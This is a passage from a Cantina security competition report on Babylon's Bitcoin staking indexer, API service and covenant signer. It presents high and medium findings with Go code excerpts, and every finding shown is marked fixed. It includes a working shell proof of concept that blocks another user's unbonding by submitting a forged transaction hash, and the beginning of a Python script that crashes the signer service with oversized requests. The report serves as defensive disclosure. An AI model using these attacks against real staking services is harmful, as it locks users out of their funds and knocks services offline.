Bitcoin staking scripts

Competition

August 4, 2024

Contents

1 Introduction **2**
1.1 About Cantina . . . 2
1.2 Disclaimer . . . 2
1.3 Risk assessment . . . 2
1.3.1 Severity Classification . . . 2

2 Security Review Summary **3**

3 Findings **4**
3.1 High Risk . . . 4
3.1.1 Staking indexer doesn't support the spending of multiple Staking transactions . . . 4
3.1.2 Spending multiple Unbonding transactions is not supported by the Staking indexer . 5
3.1.3 `staking-indexer` does not handle one transaction spending an expired unbonding and staking transaction properly . . . 6
3.1.4 Malicious user can prevent other users from unbonding due to missing input validation 9
3.2 Medium Risk . . . 14
3.2.1 Staking API service can be unavailable due to continuation flood vulnerability in `net/http` . . . 14
3.2.2 Unbounded size of request in Covenant signer service . . . 15
3.2.3 Staking API service can be crashed remotely due to unbounded size of request . . . 18
3.2.4 Denial of service of Staking API service due to unlimited concurrent requests . . . 21
3.2.5 Consensus on staking transaction status can be bricked in case of `Bitcoin reorg greater then configurationDepth` . . . 22
3.2.6 Bootstrapping `BtcPoller` with too many blocks will crash . . . 24
3.2.7 Users can be slashed instantly when `stakerPk==finalityProviderPk` in `btcstaking` library . . . 25
3.2.8 `StakingScriptData` in the `btc-staking-ts` library allows `stakerKey` to be in `finalityProviderKeys` . . . 28
3.2.9 Any `covenant committee member` can prevent all `BTC stakers` from successfully constructing a valid `Unbonding Transaction` . . . 30
3.2.10 Delayed staking transaction will not be unbondable, letting staker's funds locked for a long period . . . 30
3.2.11 Withdrawal Transaction Output Value can Go Below Dust Limit and Negative . . . 32

1 Introduction

1.1 About Cantina

Cantina is a security services marketplace that connects top security researchers and solutions with clients. Learn more at cantina.xyz

1.2 Disclaimer

A competition provides a broad evaluation of the security posture of the code at a particular moment based on the information available at the time of the review. While competitions endeavor to identify and disclose all potential security issues, they cannot guarantee that every vulnerability will be detected or that the code will be entirely secure against all possible attacks. The assessment is conducted based on the specific commit and version of the code provided. Any subsequent modifications to the code may introduce new vulnerabilities, therefore, any changes made to the code would require an additional security review. Please be advised that competitions are not a replacement for continuous security measures such as penetration testing, vulnerability scanning, and regular code reviews.

1.3 Risk assessment

Severity	Description
Critical	*Must* fix as soon as possible (if already deployed).
High	Leads to a loss of a significant portion (>10%) of assets in the protocol, or significant harm to a majority of users.
Medium	Global losses <10% or losses to only a subset of users, but still unacceptable.
Low	Losses will be annoying but bearable. Applies to things like griefing attacks that can be easily repaired or even gas inefficiencies.
Gas Optimization	Suggestions around gas saving practices.
Informational	Suggestions around best practices or readability.

1.3.1 Severity Classification

The severity of security issues found during the security review is categorized based on the above table. Critical findings have a high likelihood of being exploited and must be addressed immediately. High findings are almost certain to occur, easy to perform, or not easy but highly incentivized thus must be fixed as soon as possible.

Medium findings are conditionally possible or incentivized but are still relatively likely to occur and should be addressed. Low findings a rare combination of circumstances to exploit, or offer little to no incentive to exploit but are recommended to be addressed.

Lastly, some findings might represent objective improvements that should be addressed but do not impact the project's overall security (Gas and Informational findings).

2 Security Review Summary

Babylon proposes the concept of Bitcoin staking which allows bitcoin holders to stake their idle bitcoins to increase the security of proof of stake chains and in the process earn yield.

From May 28th to Jun 24th Cantina hosted a competition based on Bitcoin Staking Scripts. The participants identified a total of **89** issues in the following risk categories:

- Critical Risk: 0
- High Risk: 4
- Medium Risk: 11
- Low Risk: 42
- Gas Optimizations: 0
- Informational: 32

The present report only outlines the **critical**, **high** and **medium** risk issues.

3 Findings

3.1 High Risk

3.1.1 Staking indexer doesn't support the spending of multiple Staking transactions

Submitted by zigtur, also found by n4nika

Severity: High Risk

Context: indexer.go#L289-L293, indexer.go#L375-L384

Description: The `getSpentStaking` function is used to define if a transaction spent a Staking transaction. If so, this Staking transaction is returned and specific operations are done with this transaction (see `HandleConfirmedBlock`).

However, multiple Staking transactions can be spent within a single Bitcoin transaction. `getSpentStaking` will be able to retrieve only the first Staking transaction spent. This will lead the offchain database supposed to follow the staking state to be incorrect.

Impact: medium; offchain database following staking transactions will be incorrect, spent staking transactions will keep the status unspent.

Likelihood: high; stakers can spend multiple Staking transactions, especially when they are withdrawing multiple stakes through the timelock path at once.

Note: *The issue will not be exploitable with a transaction that uses the unbonding path, because such transaction requires signature from the Covenant signers.*

They will ensure that the unbonding transaction has exactly one input and one output. Only withdrawal transactions will be able to exploit this issue.*

Proof of concept: The issue lies in the `getSpentStakingTx`. It can't handle the spending of multiple staking transaction (UTXO) within a single Bitcoin transaction.

```go
func (si *StakingIndexer) getSpentStakingTx(tx *wire.MsgTx) (*indexerstore.StoredStakingTransaction, int) {
    for i, txIn := range tx.TxIn { // @POC: loop through the input transactions of the current transaction
        maybeStakingTxHash := txIn.PreviousOutPoint.Hash
        stakingTx, err := si.GetStakingTxByHash(&maybeStakingTxHash)
        if err != nil || stakingTx == nil {
            continue
        }

        // this ensures the spending tx spends the correct staking output
        if txIn.PreviousOutPoint.Index != stakingTx.StakingOutputIdx {
            continue
        }

        return stakingTx, i // @POC: can't handle multiple staking transactions
    }

    return nil, -1
}
```

Impact: The processing of confirmed blocks in `HandleConfirmedBlock` will not be able to modify the state of the staking transactions spent in this transaction.

```go
func (si *StakingIndexer) HandleConfirmedBlock(b *types.IndexedBlock) error {
    // ...

    for _, tx := range b.Txs {
        msgTx := tx.MsgTx()

        // ...

        // 2. not a staking tx, check whether it is a spending tx from a previous
        // staking tx, and handle it if so
        stakingTx, spendingInputIdx := si.getSpentStakingTx(msgTx) // @POC: returns only one staking
↪   transaction spent by `msgTx`
        if spendingInputIdx >= 0 {
            // this is a spending tx from a previous staking tx, further process it
            // by checking whether it is unbonding or withdrawal
            if err := si.handleSpendingStakingTransaction( // @POC: only one staking transaction is handled,
↪   either marked as `withdrawal` or `unbonding`
                msgTx, stakingTx, spendingInputIdx,
                uint64(b.Height), b.Header.Timestamp); err != nil {

                return err
            }

            continue
        }

                // ...

        }

        // ...
}
```

Recommendation: The `getSpentStakingTx` logic must handle the spending of multiple staking transaction. This will impact the logic in `HandleConfirmedBlock` and `CalculateTvlInUnconfirmedBlocks` functions, as they call this flawed function.

Babylon: Fixed in `staking-indexer` PR 124.

3.1.2 Spending multiple Unbonding transactions is not supported by the Staking indexer

Submitted by zigtur, also found by n4nika

Severity: High Risk

Context: indexer.go#L683-L691

Description: The `getSpentUnbondingTx` function is used to define if a transaction spent an Unbonding transaction. If so, this Unbonding transaction is returned and specific operations are done with this transaction (see `HandleConfirmedBlock`).

However, multiple Unbonding transactions can be spent within a single Bitcoin transaction. `getSpentUnbondingTx` will be able to retrieve only the first Unbonding transaction spent, the rest will not be retrieved. This will break the offchain database supposed to follow the staking state.

Impact: medium; offchain database following unbonding transactions will be incorrect, spent Unbonding transactions will keep the status unspent.

Likelihood: high; stakers can spend multiple Unbonding transactions, especially when they are unbonding multiple stakes through the Timelock path at once.

Proof of concept: The issue lies in the `getSpentUnbondingTx`. It can't handle the spending of multiple unbonding transactions (UTXO) within a single Bitcoin transaction.

```
func (si *StakingIndexer) getSpentUnbondingTx(tx *wire.MsgTx) (*indexerstore.StoredUnbondingTransaction, int) {
    for i, txIn := range tx.TxIn { // @POC: loop through input transactions
        maybeUnbondingTxHash := txIn.PreviousOutPoint.Hash
        unbondingTx, err := si.GetUnbondingTxByHash(&maybeUnbondingTxHash)
        if err != nil || unbondingTx == nil {
            continue
        }

        return unbondingTx, i // @POC: return only one unbonding transaction, but multiple can be used
    }

    return nil, -1
}
```

Impact: The processing of confirmed blocks in `HandleConfirmedBlock` will not be able to modify the state of the Unbonding transactions spent in this transaction.

```
func (si *StakingIndexer) HandleConfirmedBlock(b *types.IndexedBlock) error {
    // ...

    for _, tx := range b.Txs {
        msgTx := tx.MsgTx()

        // ...

        // 3. it's not a spending tx from a previous staking tx,
        // check whether it spends a previous unbonding tx, and
        // handle it if so
        unbondingTx, spendingInputIdx := si.getSpentUnbondingTx(msgTx) // @POC: Only one unbonding transaction
↪   is retrieved here
        if spendingInputIdx >= 0 {
            // this is a spending tx from the unbonding, validate it, and processes it
            if err := si.handleSpendingUnbondingTransaction(// @POC: Only one unbonding transaction is marked
↪   as spent here
                msgTx, unbondingTx, spendingInputIdx, uint64(b.Height)); err != nil {

                return err
            }

            continue
        }
    }

        // ...
}
```

Recommendation: The `getSpentUnbondingTx` logic must handle the spending of multiple Unbonding transactions. This will impact the logic in `HandleConfirmedBlock`, as it calls this flawed function.

Babylon: Fixed in `staking-indexer` PR 124.

3.1.3 `staking-indexer` does not handle one transaction spending an expired unbonding and staking transaction properly

Submitted by n4nika

Severity: High Risk

Context: *(No context files were provided by the reviewer)*

Description: The `staking-indexer` is responsible for checking every transaction happening on the BTC network in order to recognize once a valid `staking`, `unbonding` or `withdrawal` transaction adhering to Babylon's standards is committed to BTC.

For every kind of the above mentioned transactions, a different action is performed. In every case system metrics are recorded and the system state is reported and updated accordingly. Now `withdrawal` can be separated into two separate types based on the following:

- Spends a `staking` transaction.
- Spends a `unbonding` transaction.

This particular issue appears in a third case when a user spends an `unbonding` and a `staking` transaction within one transaction.

In bitcoin a transaction is basically an object that has inputs and outputs, where inputs define where the funds for one or more outputs should come from.

Outputs define under which circumstances these funds can then be spent. These outputs can then be used as inputs for new transactions so funds just "travel" from transaction to transaction. Now a transaction can have more than one input and more than one outputs.

Babylon defines the above mentioned special transactions here.

Important to note here is that the `Timelock path` can be spent once the timelock expires. Additionally, withdrawal transactions are not defined and therefore have no restrictions as none can be enforced as once the timelock expires, the user can withdraw just with their own signature, not needing additional signatures as in the other paths.

This means that `withdrawal` transactions are not restricted to having a limited amount of in-/outputs.

Looking at `HandleConfirmedBlock` in `staking-indexer/indexer/indexer.go`, this is how the indexer checks whether it is indexing a withdrawal transaction of a `staking` OR `unbonding` transaction:

```
func (si *StakingIndexer) HandleConfirmedBlock(b *types.IndexedBlock) error {
    params, err := si.paramsVersions.GetParamsForBTCHeight(b.Height)
    if err != nil {
        return err
    }
    for _, tx := range b.Txs {
        msgTx := tx.MsgTx()

        // [...]

        // 2. not a staking tx, check whether it is a spending tx from a previous
        // staking tx, and handle it if so
        stakingTx, spendingInputIdx := si.getSpentStakingTx(msgTx)
        if spendingInputIdx >= 0 {
            // this is a spending tx from a previous staking tx, further process it
            // by checking whether it is unbonding or withdrawal
            if err := si.handleSpendingStakingTransaction(
                msgTx, stakingTx, spendingInputIdx,
                uint64(b.Height), b.Header.Timestamp); err != nil {

                return err
            }

            continue // [1]
        }

        // 3. it's not a spending tx from a previous staking tx,
        // check whether it spends a previous unbonding tx, and
        // handle it if so
        unbondingTx, spendingInputIdx := si.getSpentUnbondingTx(msgTx)
        if spendingInputIdx >= 0 {
            // this is a spending tx from the unbonding, validate it, and processes it
            if err := si.handleSpendingUnbondingTransaction(
                msgTx, unbondingTx, spendingInputIdx, uint64(b.Height)); err != nil {

                return err
            }

            continue
        }
    }
```

The functions `getSpentStakingTx` and `getSpentUnbondingTx` handle the case where the transaction spends a `staking` or `unbonding` transaction respectively.

Now note the `continue` at `[1]`. This means that if the indexer finds that the currently parsed transaction has an input that spends a `staking` transaction, it will not check whether the same transaction also spends an `unbonding` transaction.

Impact: Explanation

For the following let's assume the following:

- a user stakes two times
- the user unbonds one of these transactions
- both timelocks expire
- the user withdraws both transactions with one single transaction

Now let's look at this function which is important for the impact:

```
func (si *StakingIndexer) processWithdrawTx(tx *wire.MsgTx, stakingTxHash *chainhash.Hash, unbondingTxHash
↪  *chainhash.Hash, height uint64) error {
    txHashHex := tx.TxHash().String()
    if unbondingTxHash == nil {
        si.logger.Info("found a withdraw tx from staking",
            zap.String("tx_hash", txHashHex),
            zap.String("staking_tx_hash", stakingTxHash.String()),
        )
    } else {
        si.logger.Info("found a withdraw tx from unbonding",
            zap.String("tx_hash", txHashHex),
            zap.String("staking_tx_hash", stakingTxHash.String()),
            zap.String("unbonding_tx_hash", unbondingTxHash.String()),
        )
    }

    withdrawEvent := queuecli.NewWithdrawStakingEvent(stakingTxHash.String())

    if err := si.consumer.PushWithdrawEvent(&withdrawEvent); err != nil {
        return fmt.Errorf("failed to push the withdraw event to the consumer: %w", err)
    }

    // record metrics
    if unbondingTxHash == nil {
        totalWithdrawTxsFromStaking.Inc()
        lastFoundWithdrawTxFromStakingHeight.Set(float64(height))
    } else {
        totalWithdrawTxsFromUnbonding.Inc()
        lastFoundWithdrawTxFromUnbondingHeight.Set(float64(height))
    }

    return nil
}
```

This is called in `handleSpendingUnbondingTransaction` and `handleSpendingStakingTransaction`. Here the system updates metrics and pushes a `WithdrawEvent`. This event then gets consumed by the `staking-api-service` in the function `WithdrawStakingHandler` in `staking-api-service/internal/queue/handlers/withdraw.go`:

```
func (h *QueueHandler) WithdrawStakingHandler(ctx context.Context, messageBody string) *types.Error {
    var withdrawnStakingEvent queueClient.WithdrawStakingEvent
    err := json.Unmarshal([]byte(messageBody), &withdrawnStakingEvent)
    if err != nil {
        log.Ctx(ctx).Error().Err(err).Msg("Failed to unmarshal the message body into withdrawnStakingEvent")
        return types.NewError(http.StatusBadRequest, types.BadRequest, err)
    }

  // [...]

    // Transition to withdrawn state
    // Please refer to the README.md for the details on the event processing workflow
    transitionErr := h.Services.TransitionToWithdrawnState(
        ctx, withdrawnStakingEvent.StakingTxHashHex,
    )
    if transitionErr != nil {
        return transitionErr
    }

    return nil
}
```

Here the transaction's state is set to `withdrawn` in the database.

Since the transactions that is processed has two inputs (one spending the `unbonding` and one spending the `staking` transaction), only `handleSpendingStakingTransaction` is called.

This means that the status of the previous `staking` transaction is properly updated. But `handleSpendingUnbondingTransaction` is never called due to the `continue` call at `[1]` therefore the status of the previous `unbonding` transaction is never updated to `withdrawn` even though it has been.

Looking at this, the impact of this finding is an outdated system state, as some transactions will never be marked as `withdrawn` which is at least a low impact.

Likelihood: The likelihood of this happening is HIGH for the following reasons:

1. Any user can trigger this once they staked two times and unbonded one transaction.
2. Users are even incentivized to group multiple withdrawals into one transaction as it costs less fees.

Recommendation: I would suggest removing the `continue` at `[1]` in order to ensure that the system does not miss the withdrawal of some transactions.

Babylon: Fixed in `staking-indexer` PR 124.

3.1.4 Malicious user can prevent other users from unbonding due to missing input validation

Submitted by n4nika, also found by zigtur

Severity: High Risk

Context: *(No context files were provided by the reviewer)*

Description: One of the `staking-api-service`'s responsiblities lies in receiving and handling `unbonding` requests via the api. Any user may send such a request if they want to unbond a previously submitted `staking` transaction. In order to do so, they must send a request to the endpoint `/v1/unbonding`. Such requests are checked to be valid `unbonding` requests and are then added to the `Unbonding Requests DB`.

The `key` for a transaction is the transaction's hash which is required to be unique in the database. The requests from that database are later taken by the `unbonding-pipeline` to be signed by the `covenant-signers` and submitted to bitcoin. By using this API endpoint, users can request `unbonding` of their `staking` transactions.

The problem is that currently this `unbondingTxHash` is user provided and not checked in any way. The only sanity check done on it, is if it conforms to being in the format of a bitcoin transaction hash.

Due to this, any user can provide any `unbondingTxHash` they want and no other user can add another element with that same `key` as all keys mus be unique due to this check:

```
func (s *Services) UnbondDelegation(ctx context.Context, stakingTxHashHex, unbondingTxHashHex, txHex,
↪   signatureHex string) *types.Error {

    // [...]

    // 3. save unbonding tx into DB
    err = s.DbClient.SaveUnbondingTx(ctx, stakingTxHashHex, unbondingTxHashHex, txHex, signatureHex)
    if err != nil {
        if ok := db.IsDuplicateKeyError(err); ok { // <-----
            log.Ctx(ctx).Warn().Err(err).Msg("unbonding request already been submitted into the system")
            return types.NewError(http.StatusForbidden, types.Forbidden, err)
        } else if ok := db.IsNotFoundError(err); ok {
            log.Ctx(ctx).Warn().Err(err).Msg("no active delegation found for unbonding request")
            return types.NewError(http.StatusForbidden, types.Forbidden, err)
        }
        log.Ctx(ctx).Error().Err(err).Msg("failed to save unbonding tx")
        return types.NewError(http.StatusInternalServerError, types.InternalServiceError, err)
    }
    return nil
}
```

```go
func (db *Database) SaveUnbondingTx(
    ctx context.Context, stakingTxHashHex, txHashHex, txHex, signatureHex string,
) error {
    delegationClient := db.Client.Database(db.DbName).Collection(model.DelegationCollection)
    unbondingClient := db.Client.Database(db.DbName).Collection(model.UnbondingCollection)

    // Start a session
    session, err := db.Client.StartSession()
    if err != nil {
        return err
    }
    defer session.EndSession(ctx)

    // Define the work to be done in the transaction
    transactionWork := func(sessCtx mongo.SessionContext) (interface{}, error) {

        // [...]

        _, err = unbondingClient.InsertOne(sessCtx, unbondingDocument)
        if err != nil {
            var writeErr mongo.WriteException
            if errors.As(err, &writeErr) {
                for _, e := range writeErr.WriteErrors {
                    if mongo.IsDuplicateKeyError(e) {
                        return nil, &DuplicateKeyError{ // <-----
                            Key:     txHashHex,
                            Message: "unbonding transaction already exists",
                        }
                    }
                }
            }
            return nil, err
        }

        return nil, nil
    }
```

Since the hash of a transaction can be calculated without needing any signatures and `unbonding` transactions can be created with only public information, a malicious user (Eve) can now do the following to an honest user (Alice):

1) Alice wants to stake some bitcoin and therefore submits a `staking` transaction to Babylon.
2) Eve takes the transaction hash of Alice's `staking` transaction and creates an unsigned `unbonding` transaction which (if signed by Alice) would be elligible for unbonding.
3) Since `unbonding` transactions should always follow the same schema (one input, one output), this `unbonding` transaction will look identical to if Alice had created it.
4) Eve now submits a valid `staking` transaction to Babylon herself.
5) Now since Eve has a valid delegation, she can also `unbond` it at any time.
6) Eve now creates a valid `unbonding` transaction for her delegation and signs it.
7) Now when submitting it to the `staking-api-service`, she does not provide her own `unbondingTxHash`, but the hash of Alice's staking transaction.
8) This will succeed due to the missing checks for whether that hash actually matches the provided transaction.
9) Since now Alice's transaction's hash is present in the database, trying to unbond her `staking` transaction will fail since she is an honest user and will provide the correct hash for her transaction.

Impact: the impact of this can be quite severe which is why I would rate it as medium.

Likelihood: As any user can this as long as they know the public key of their victim, I would rate this as a high likelihood issue.

Proof of concept: The following proof of concept is a modified version of the provided demo script for the demo. It shows the issue with one wallet, where the first transaction cannot be unbonded if another one gets unbonded with the first transaction hash.

In order to execute it, please add it to a file `poc_denial.sh` in the same location as `btcstaking-demo.sh`. Then start the testnet with the command provided in the readm: `make start-deployment-btcstaking-phase1-bitcoind`. Once the system has started, please run the PoC by executing `chmod +x poc_denial.sh` and then `./poc_denial.sh`.

In this proof of concept, Eve will be able to unbond her bitcoin but Alice's honest call to unbond will fail.

```
- !/bin/sh
RED='\033[0;31m'
GREEN='\033[0;32m'
YELLOW='\033[0;33m'
BLUE='\033[0;34m'
MAGENTA='\033[0;35m'
NC='\033[0m' # No Color

BTCUSER="rpcuser"
BTCPASSWORD="rpcpass"
BTCWALLET="btcstaker"
BTCWALLETPASS="walletpass"
BTCCMD="bitcoin-cli -regtest -rpcuser=$BTCUSER -rpcpassword=$BTCPASSWORD -rpcwallet=$BTCWALLET"
BTCCLI="docker exec bitcoindsim /bin/sh -c "
LOCATE=$(dirname "$(realpath "$0")")
DIR="$LOCATE/.testnets/demo"

-  The first transaction will be used to test the withdraw path

init() {
    echo "Wait a bit for bitcoind regtest network to initialize.."
    # sleep 25
    mkdir -p $DIR
    echo "$YELLOW Start End to End Test $NC"
}

get_all_transactions() {
    echo "getting all data from mongoDB"
    result=$(docker exec mongodb /bin/sh -c "mongosh staking-api-service --eval
    ↪  'JSON.stringify(db.delegations.find().toArray(), null, 2)'")

    echo $result
}

create_staking_tx() {
    staking_amount=$1
    staking_time=$2
    folder=$DIR/$staking_amount
    staker_pk=$($BTCCLI "$BTCCMD listunspent" | jq -r '.[0].desc | split("]") | .[1] | split(")") | .[0] |
    ↪  .[2:]')
    unsigned_staking_tx_hex=$(docker exec unbonding-pipeline /bin/sh -c "cli-tools create-phase1-staking-tx \
        --magic-bytes 62627434 \
        --staker-pk $staker_pk \
        --staking-amount $staking_amount \
        --staking-time $staking_time \
        --covenant-committee-pks 0342301c4fdb5b1ab27a80a04d95c782f720874265889412a80d270feeb456f1f7 \
        --covenant-committee-pks 03a4d2276a2a09f0e14d6a74901fec0aab3d1edf0dd22a690260acca48f5d5b3c0 \
        --covenant-committee-pks 02707f3d6bf2334ecb7c336fc7babd400afa9132a34f84406b28865d06e0ba81e8 \
        --covenant-quorum 2 \
        --network regtest \
        --finality-provider-pk 03d5a0bb72d71993e435d6c5a70e2aa4db500a62cfaae33c56050deefee64ec0" | jq
↪   .staking_tx_hex)

    # echo "Sign the staking transactions through bitcoind wallet"
    unsigned_staking_tx_hex=$($BTCCLI "$BTCCMD \
        fundrawtransaction $unsigned_staking_tx_hex \
        '{\"feeRate\": 0.00001, \"lockUnspents\": true}' " | jq .hex)

    # Unlock the wallet
    $BTCCLI "$BTCCMD walletpassphrase $BTCWALLETPASS 600"

    # echo "Sign the staking transactions through the Bitcoin wallet connection"
    staking_tx_hex=$($BTCCLI "$BTCCMD signrawtransactionwithwallet $unsigned_staking_tx_hex" | jq '.hex')
    # echo "Send the staking transactions to bitcoind regtest"
    staking_txid=$($BTCCLI "$BTCCMD sendrawtransaction $staking_tx_hex")
    mkdir -p $folder
    echo "$staking_tx_hex" > $folder/tx_hex
    BTC=$(($staking_amount / 100000000))
    echo "Sign and send a staking transaction with stake: $BTC BTC and staking term: $staking_time blocks"
```

```
    echo "Staking transaction submitted to bitcoind regtest with tx ID: $BLUE $staking_txid $NC"
    echo "$staking_txid" > $folder/tx_id
}

just_create_unbonding_tx() {
    tx_hex=$1
    unbonding_time=$2

    # Create the payload through a helper CLI on the unbonding-pipeline
    unbonding_api_payload=$(docker exec unbonding-pipeline /bin/sh -c "cli-tools
    ↪  create-phase1-unbonding-request \
        --magic-bytes 62627434 \
        --covenant-committee-pks 0342301c4fdb5b1ab27a80a04d95c782f720874265889412a80d270feeb456f1f7 \
        --covenant-committee-pks 03a4d2276a2a09f0e14d6a74901fec0aab3d1edf0dd22a690260acca48f5d5b3c0 \
        --covenant-committee-pks 02707f3d6bf2334ecb7c336fc7babd400afa9132a34f84406b28865d06e0ba81e8 \
        --covenant-quorum 2 \
        --network regtest \
        --unbonding-fee 500 \
        --unbonding-time $unbonding_time \
        --staker-wallet-address-host bitcoindsim:18443/wallet/btcstaker \
        --staker-wallet-passphrase $BTCWALLETPASS \
        --staker-wallet-rpc-user $BTCUSER \
        --staker-wallet-rpc-pass $BTCPASSWORD \
        --staking-tx-hex $tx_hex")

    echo "$unbonding_api_payload"
}

create_unbonding_tx() {
    tx_hex=$1
    unbonding_time=$2

    # Create the payload through a helper CLI on the unbonding-pipeline
    unbonding_api_payload=$(docker exec unbonding-pipeline /bin/sh -c "cli-tools
    ↪  create-phase1-unbonding-request \
        --magic-bytes 62627434 \
        --covenant-committee-pks 0342301c4fdb5b1ab27a80a04d95c782f720874265889412a80d270feeb456f1f7 \
        --covenant-committee-pks 03a4d2276a2a09f0e14d6a74901fec0aab3d1edf0dd22a690260acca48f5d5b3c0 \
        --covenant-committee-pks 02707f3d6bf2334ecb7c336fc7babd400afa9132a34f84406b28865d06e0ba81e8 \
        --covenant-quorum 2 \
        --network regtest \
        --unbonding-fee 500 \
        --unbonding-time $unbonding_time \
        --staker-wallet-address-host bitcoindsim:18443/wallet/btcstaker \
        --staker-wallet-passphrase $BTCWALLETPASS \
        --staker-wallet-rpc-user $BTCUSER \
        --staker-wallet-rpc-pass $BTCPASSWORD \
        --staking-tx-hex $tx_hex")
    # Submit the payload to the Staking API Service
    echo "$unbonding_api_payload"

    # modified_payload=$(echo "$unbonding_api_payload" | jq --arg unbonding_tx_hash_hex "$tx_hash_invalid"
    ↪  '.unbonding_tx_hash_hex = $unbonding_tx_hash_hex')

    curl -sSL localhost:80/v1/unbonding -d "$unbonding_api_payload"
    echo ""
}

current_info() {
    height=$($BTCCLI "$BTCCMD getblockcount")
    echo "$BLUE Current Height $height $NC"
}

move_next_block() {
    wait=10
    echo "Next bitcoin block will be produced in $wait seconds..."
    sleep 10
    current_info
}

print_global_parameters() {
    ver=$1
    echo "Current Active Global Parameters"
    curl -s --location '0.0.0.0:80/v1/global-params' | jq --arg version "$ver" '.data.versions[] |
    ↪  select(.version == ($version | tonumber))'
}
```

```
init
print_global_parameters 0
current_info

-  need to be here to get at least to activation height (move_to_block is unreliable)
move_next_block
move_next_block
move_next_block
move_next_block
move_next_block
move_next_block
move_next_block

-  Alice's TX
create_staking_tx 500000000 1000 # 5 BTC

move_next_block
move_next_block

-  Eve creates unbonding tx for Alice
unbonding_tx_alice=$(just_create_unbonding_tx $(cat $DIR/500000000/tx_hex) 3)
unbonding_tx_hash_alice=$(echo "$unbonding_tx_alice" | jq -r '.unbonding_tx_hash_hex')

echo "$unbonding_tx_hash_alice"

-  Eve's TX
create_staking_tx 200000000 1000 # 2 BTC

move_next_block
move_next_block

unbonding_tx_eve=$(just_create_unbonding_tx $(cat $DIR/200000000/tx_hex) 3)

modified_request=$(echo "$unbonding_tx_eve" | jq --arg unbonding_tx_hash_hex "$unbonding_tx_hash_alice"
↪  '.unbonding_tx_hash_hex = $unbonding_tx_hash_hex')

echo "$modified_request"

-  Eve submits own request with Alice's tx_hash
curl -sSL localhost:80/v1/unbonding -d "$modified_request"

echo ""
echo "Eve unbonded"

move_next_block

echo "Alice unbonds"

-  Alice tries to unbond
curl -sSL localhost:80/v1/unbonding -d "$unbonding_tx_alice"

move_next_block
```

Recommendation: Since the provided hash should always match the provided transaction, I see no need to let the user provide it. It would be better to just calculate the transaction's hash in the `staking-api-service` and using that as the `key` for the database as then no user could manipulate it.

Babylon: Fixed in `staking-api-service` PR 161.

3.2 Medium Risk

3.2.1 Staking API service can be unavailable due to continuation flood vulnerability in `net/http`

Submitted by zigtur

Severity: Medium Risk

Context: go.mod#L3, go.mod#L3, go.mod#L3, server.go#L6

Description: The Staking API service uses Go in version `1.21.6` as configured in the `go.mod` file.

However, for this Go version, a vulnerability is known in the `net/http` package. More information about this vulnerabilty can be found at here.

Proof of concept: The `govulncheck` tool shows the vulnerability:

```
-  Install govulncheck if not already done
$ go install golang.org/x/vuln/cmd/govulncheck@latest

-  Run govulncheck on the `api` directory
$ govulncheck ./internal/api/

-  It can also be run on the compiled binary
$ govulncheck -mode binary ./build/staking-api-service
```

The output of `govulncheck` shows the following:

```
=== Symbol Results ===

Vulnerability #1: GO-2024-2687
    HTTP/2 CONTINUATION flood in net/http
  More info: https://pkg.go.dev/vuln/GO-2024-2687
  Module: golang.org/x/net
    Found in: golang.org/x/net@v0.22.0
    Fixed in: golang.org/x/net@v0.23.0
    Example traces found:
      #1: internal/api/server.go:29:18: api.New calls zerolog.Event.Err, which eventually calls
      ↪   http2.ConnectionError.Error
      #2: internal/api/server.go:38:28: api.New calls fmt.Sprintf, which eventually calls http2.ErrCode.String
      #3: internal/api/server.go:38:28: api.New calls fmt.Sprintf, which eventually calls
      ↪   http2.FrameHeader.String
      #4: internal/api/server.go:38:28: api.New calls fmt.Sprintf, which eventually calls
      ↪   http2.FrameType.String
      #5: internal/api/server.go:29:18: api.New calls zerolog.Event.Err, which eventually calls
      ↪   http2.GoAwayError.Error
      #6: internal/api/server.go:38:28: api.New calls fmt.Sprintf, which eventually calls http2.Setting.String
      #7: internal/api/server.go:38:28: api.New calls fmt.Sprintf, which eventually calls
      ↪   http2.SettingID.String
      #8: internal/api/server.go:29:18: api.New calls zerolog.Event.Err, which eventually calls
      ↪   http2.StreamError.Error
      #9: internal/api/server.go:59:17: api.Server.Start calls zerolog.Event.Msgf, which eventually calls
      ↪   http2.chunkWriter.Write
      #10: internal/api/server.go:29:18: api.New calls zerolog.Event.Err, which eventually calls
      ↪   http2.connError.Error
      #11: internal/api/server.go:29:18: api.New calls zerolog.Event.Err, which eventually calls
      ↪   http2.duplicatePseudoHeaderError.Error
      #12: internal/api/server.go:60:36: api.Server.Start calls http.Server.ListenAndServe, which eventually
      ↪   calls http2.gzipReader.Read
      #13: internal/api/server.go:29:18: api.New calls zerolog.Event.Err, which eventually calls
      ↪   http2.headerFieldNameError.Error
      #14: internal/api/server.go:29:18: api.New calls zerolog.Event.Err, which eventually calls
      ↪   http2.headerFieldValueError.Error
      #15: internal/api/server.go:29:18: api.New calls zerolog.Event.Err, which eventually calls
      ↪   http2.pseudoHeaderError.Error
      #16: internal/api/server.go:59:17: api.Server.Start calls zerolog.Event.Msgf, which eventually calls
      ↪   http2.stickyErrWriter.Write
      #17: internal/api/server.go:60:36: api.Server.Start calls http.Server.ListenAndServe, which eventually
      ↪   calls http2.transportResponseBody.Read
      #18: internal/api/server.go:38:28: api.New calls fmt.Sprintf, which eventually calls
      ↪   http2.writeData.String
```

Recommendation: Consider using the most up-to-date version of Go. Moreover, implement `govulncheck` as part of your Github workflows to be warned when known vulnerabilities (CVE) are found.

The following GitHub workflow can be added to the Babylon repository:

Babylon: Fixed in `staking-api-service` commit c2d28281.

3.2.2 Unbounded size of request in Covenant signer service

Submitted by zigtur, also found by dontonka

Severity: Medium Risk

Context: server.go#L26-L36

Description: The Covenant Signer service must be highly available. The README of the repository indicates:

> High Availability: The signers should be highly available as unbonding requests may arrive at any time.

The Covenant Signer service doesn't cap the size of HTTP requests. An attacker may leverage this by creating a large HTTP request, and send it multiple times. This will lead to high memory consumption from the Covenant Signer process.

On modern Operating System, when a process consume too much memory resource, it is killed (default behaviour). So, the attacker is able to crash the remote server.

Impact: high as stakers can't stake.

The signers are not available due to DoS attack. This will lead stakers to not be able to stake, because they need a valid signature from these signers.

Likelihood: high as an attacker only needs to know the covenant signer servers, which are publicly known.

Proof of concept (*the following proof of concept was run on a 32GB Linux Debian 12 machine*):

- Covenant signer: The covenant signer service must be running:

  ```
  covenant-signer start
  ```

- Attacking script: A Python script was developed and shows how the Covenant Signer service can be crashed remotely.

  First, create a Python virtual environment and install dependencies:

  ```
  python3 -m venv localenv
  source localenv/bin/activate
  pip3 install grequests
  ```

  Then, import the following attacking script in `exploit-dos.py`:

  ```python
  import grequests

  url = 'http://127.0.0.1:9791/v1/sign-unbonding-tx' # POC: target server

  post_data = {
